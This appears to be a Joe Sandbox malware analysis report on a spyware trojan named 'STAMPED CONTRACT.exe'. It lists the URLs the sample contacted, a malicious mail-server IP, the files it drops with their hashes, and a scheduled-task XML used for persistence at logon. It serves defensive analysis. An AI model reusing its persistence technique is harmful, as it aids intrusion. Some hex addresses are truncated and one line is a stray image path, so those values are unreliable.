http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	STAMPED CONTRACT.exe, 00000007.00000002.510347221.00000000030F1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlx	STAMPED CONTRACT.exe, 00000000.00000003.245601973.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245408934.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245566177.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/2N	STAMPED CONTRACT.exe, 00000000.00000003.242406688.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242518165.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comaNr	STAMPED CONTRACT.exe, 00000000.00000003.245487340.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245339211.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245184653.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245733889.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245373781.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245313803.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244839521.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244590841.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244716470.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244871311.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245653439.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244774460.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244503756.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244664517.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244945073.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245629944.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244981444.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245692605.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245601973.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244685393.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245408934.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/jp/	STAMPED CONTRACT.exe, 00000000.00000003.242841186.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242604914.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242406688.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242805323.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242555593.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243028312.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242747229.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242347916.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242518165.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comd	STAMPED CONTRACT.exe, 00000000.00000003.246095684.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246244019.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245487340.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245339211.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246138159.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245184653.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245733889.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245373781.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245313803.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246055786.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245653439.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245874099.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245982334.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244945073.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245629944.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245915875.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244981444.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245692605.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246184367.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245601973.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245408934.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.come.com	STAMPED CONTRACT.exe, 00000000.00000003.245487340.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245339211.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245184653.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245733889.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245373781.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245313803.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244839521.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244716470.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244871311.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245653439.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245874099.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244774460.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244664517.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244945073.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245629944.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245915875.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244981444.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245692605.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245601973.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244685393.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245408934.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/	STAMPED CONTRACT.exe, 00000000.00000003.241201459.000000000582F000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.241097857.0000000582F000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.241129494.0000000005830000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.241173320.0000000005829000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://mail.hindusthan.com	STAMPED CONTRACT.exe, 00000007.00000002.515912584.0000000003440000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn	STAMPED CONTRACT.exe, 00000000.00000003.240850167.0000000005829000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000002.283198266.000000006AF2000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.240886828.000000000582A000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.241837648.00000000057F3000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244871311.000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244898992.000000005838000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/cabarga.html	STAMPED CONTRACT.exe, 00000000.00000003.245653439.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245629944.000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245692605.000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245601973.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245408934.000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245566177.000000005838000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.monotype.	STAMPED CONTRACT.exe, 00000000.00000003.246953421.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comt	STAMPED CONTRACT.exe, 00000000.00000003.244160565.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comm	STAMPED CONTRACT.exe, 00000000.00000003.246095684.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.249422211.000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246244019.000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246138159.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.249104494.000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.249326775.000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246055786.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.249155217.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.249119841.000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245982334.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246184367.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246309772.000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246278619.000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/	STAMPED CONTRACT.exe, 00000000.00000003.242518165.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243198581.000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243377889.000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.monotype.)	STAMPED CONTRACT.exe, 00000000.00000003.247769440.000000000581A000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.comicuWN8	STAMPED CONTRACT.exe, 00000000.00000003.249422211.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.270951519.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.249326775.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.249155217.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.249119841.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers8	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/NNA	STAMPED CONTRACT.exe, 00000000.00000003.242841186.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242604914.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242805323.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243028312.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242747229.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-jones.htmlht	STAMPED CONTRACT.exe, 00000000.00000003.244871311.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244898992.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/aNr	STAMPED CONTRACT.exe, 00000000.00000003.242406688.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242555593.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242347916.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242518165.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ascendercorp.com/typedesigners.html;Y	STAMPED CONTRACT.exe, 00000000.00000003.243020613.0000000005832000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.commNNA	STAMPED CONTRACT.exe, 00000000.00000003.249422211.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.270951519.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.249326775.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.249155217.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.249119841.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.46.31	hindusthan.com	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	680576
Start date and time: 08/08/202220:28:07	2022-08-08 20:28:07 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	STAMPED CONTRACT.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/3@2/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fs.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, login.live.com, store-images.s-microsoft.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:29:13	API Interceptor	740x Sleep call for process: STAMPED CONTRACT.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\STAMPED CONTRACT.exe.log

Process:	C:\Users\user\Desktop\STAMPED CONTRACT.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3

SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F F8
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmpBA47.tmp

Process:	C:\Users\user\Desktop\STAMPED CONTRACT.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1639
Entropy (8bit):	5.18780958477553
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB10tn:cbh47TlNQ//rydbz9I3YODOLNdq3jy
MD5:	B3AAA20E3DF1E8897CB867C71FF59101
SHA1:	0C0E2A4B6B04FB663BE6C923DF3F18B97A2AF8BE
SHA-256:	01237CDE4DA114C10A65D06D4516A1C1CE67639E4E9CB1BE45E4CEAD10C52260
SHA-512:	8F0B68825F7CB0F70344943791681A45397AC523E56C9C6C69CADA72C1F15A5F05895146454686489368318337 7B90CBF307CAC21349F6B8BD66F10B2319F4AB
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\UBkncV.exe

Process:	C:\Users\user\Desktop\STAMPED CONTRACT.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	806400
Entropy (8bit):	7.750102155833153
Encrypted:	false
SSDEEP:	12288:9lEPsuZ02iN2bIT/uHj/O9I5jHIKrK7afZaX6v4U1VDiNRUh5xPB3o/:QPc18bCouI5TLW7eaY7jGNRUnxg
MD5:	38E7F1EA9B24AA0CE2A81F0B8D1211F1
SHA1:	DDF48946BE08C406807D790F3577F9CFCEF3B648
SHA-256:	828A71AADE93B8276B3C751172EF243AB79AEB6713849992EA5BCFE64D745A9F
SHA-512:	220EFE37B3010D0182352CD67767525CF306046BBD6CEE8BF3653ADC4515F6E8B68DC2126D7C04CC0037AF056AB13280493C2CD7580E611D73538BB5B9B35F8
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...H!.b.....P..D.....:c... .....@.. .....@.....b..O..... ....H.....text...@C... ...D..... ..`.rsrc.....F.....@..@.reloc.....L.....@..B.....c.....H.....8~..XH.....X.....(...*&..(!....*.s".....s#.....s$.....s%.....s&.....*...0.....~....o'....+..*.0.....~....o(....+..*.0.....~....o)....+..*.0.....~....o*....+..*.0.....~....o+....+..*.0..<.....~.....(,.....,lr...p.....(-...o....s/.....~.....+..*.0.....~.....+..*"".....*.0..&.....(....r5..p~....o0...(1.....t$....+..*...0..&.....(....rC..p~....o0...(1.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.750102155833153

TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	STAMPED CONTRACT.exe
File size:	806400
MD5:	38e7f1ea9b24aa0ce2a81f0b8d1211f1
SHA1:	ddf48946be08c406807d790f3577f9cfcef3b648
SHA256:	828a71aade93b8276b3c751172ef243ab79aeb6713849992ea5bcfe64d745a9f
SHA512:	220efe37b3010d0182352cd67767525cf306046bbd6cee8bf3653adc4515f6e8b68dc2126d7c04cc0037af056ab13280493c2cd7580e611d73538bb5b9b35f8c
SSDEEP:	12288:9lEPsuZ02iN2bIT/uHj/O9I5jHIKrK7afZaX6v4U1VDiNRUh5xPB3o/:QPc18bCouI5TLW7eaY7jGNRUnxg
TLSH:	4005E0F05AF5B928F035637637D0A0387BE2E90BD909D23D9D67930D9366EC142E1A27
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...H!.b.....P..D.....:c... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4c633a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
